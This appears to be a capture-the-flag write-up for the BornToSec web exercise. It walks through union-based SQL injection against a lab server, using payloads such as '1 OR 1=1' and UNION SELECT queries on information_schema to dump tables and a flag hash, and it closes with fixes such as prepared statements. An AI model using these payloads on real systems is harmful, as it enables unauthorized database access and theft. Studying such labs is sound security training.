

# Union based Sql Injection


SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate a SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.


In Union injection SQL, attackers use the UNION SQL operator to combine multiple select statements and return a single HTTP response. An attacker can use this technique to extract information from the database. This technique is the most common type of SQL injection and requires more security measures to combat than error-based SQL injection.

# Walk through

Step 1: Go to the search image page



Step 2: Check if the input is sensible to SQL Injection with a payload like : **1 OR 1 = 1**



HOME SURVEY MEMBERS

```
ID: 1 OR 1=1
Title: Nsa
Url : https://fr.wikipedia.org/wiki/Programme_

ID: 1 OR 1=1
Title: 42 !
Url : https://fr.wikipedia.org/wiki/Fichier:42

ID: 1 OR 1=1
Title: Google
Url : https://fr.wikipedia.org/wiki/Logo_de_Go

ID: 1 OR 1=1
Title: Earth
Url : https://en.wikipedia.org/wiki/Earth#/med

ID: 1 OR 1=1
Title: Hack me ?
Url : borntosec.ddns.net/images.png
```

IMAGE NUMBER:

Step 3: Now we know that the input is vulnerable try to chain another SQL request with UNION :  
1 OR SELECT 1  
1 OR SELECT 1,2  
1 OR SELECT 1,2,3 etc...  
We find that work with 2 columns !

1 BornToSec - Web Section

2 Md5 Decryption & Encryption

192.168.64.13/?page=searchimg&id=1+UNION+SELECT+1%2C2&Submit=Submit#

42 | 3 Computer Scienc... | How To Learn AI Fro... | Welcome to Feedly

42

HOME


SURVEY

MEMBERS

ID: 1 UNION SELECT 1,2  
Title: Nsa  
Url : https://fr.wikipedia.org/wiki/Programme\_

ID: 1 UNION SELECT 1,2  
Title: 2  
Url : 1


IMAGE NUMBER:



1 UNION SELECT 1,2

SUBMIT

Step 4: We have the number of column then dump all tables column like this for example :  
***1 UNION SELECT table\_name, column\_name FROM information\_schema.columns***



Step5: With the result of last request we can check all database entry we found one particularly interesting the url/ comment in list\_images table.

42

3 Computer Scienc...

How To Learn AI Fro...

Welcome to Feedly

192.168.64.13/?page=searchimg&id=1+UNION+SELECT+table\_name%2C+column\_name+FROM+information\_schema.col

4

HOME

SURVEY

MEMBERS

ID: 1 UNION SELECT table\_name, column\_name FROM information\_schema.columns

Title: comment

Url : guestbook

ID: 1 UNION SELECT table\_name, column\_name FROM information\_schema.columns

Title: name

Url : guestbook

ID: 1 UNION SELECT table\_name, column\_name FROM information\_schema.columns

Title: id

Url : list\_images

ID: 1 UNION SELECT table\_name, column\_name FROM information\_schema.columns

Title: url

Url : list\_images

ID: 1 UNION SELECT table\_name, column\_name FROM information\_schema.columns

Title: title

Url : list\_images

ID: 1 UNION SELECT table\_name, column\_name FROM information\_schema.columns

Title: comment

Url : list\_images

Step6: Like the commentary say ! Decrypt the md5 hash lower all the case then encrypt to sha256 and we got the flag !

42

1 BornToSec - Web Section

2 Md5 Decryption & Encryption

192.168.64.13/?page=searching&id=1+UNION+SELECT+url%2C+comment+from+list\_images&Submit=Submit#

423 Computer Scienc...How To Learn AI Fro...Welcome to Feedly

42

HOME

SURVEY

MEMBERS

ID: 1 UNION SELECT url, comment from list\_images

Title: There is a number..

Url : https://fr.wikipedia.org/wiki/Fichier:42

ID: 1 UNION SELECT url, comment from list\_images

Title: Google it !

Url : https://fr.wikipedia.org/wiki/Logo\_de\_Go

ID: 1 UNION SELECT url, comment from list\_images

Title: Earth!


Url : https://en.wikipedia.org/wiki/Earth#/med

ID: 1 UNION SELECT url, comment from list\_images

Title: If you read this just use this md5 decode lowercase then sha256 to win this flag ! : 1928e8083cf461a51303633093573c46

Url : borntosec.ddns.net/images.png

IMAGE NUMBER:



1 OR 1=1 UNION SELECT url, comment from

SUBMIT

# How to fix

- Give accounts that connect to the SQL database only the minimum privileges needed.
- Use validation for all types of user-supplied input
- Use prepared statements with parameterized queries that define all the SQL code and pass in each parameter so attackers can't change the intent of a query later.
- Escape all user-supplied input before putting it in a query so that the input isn't confused with SQL code from the developer.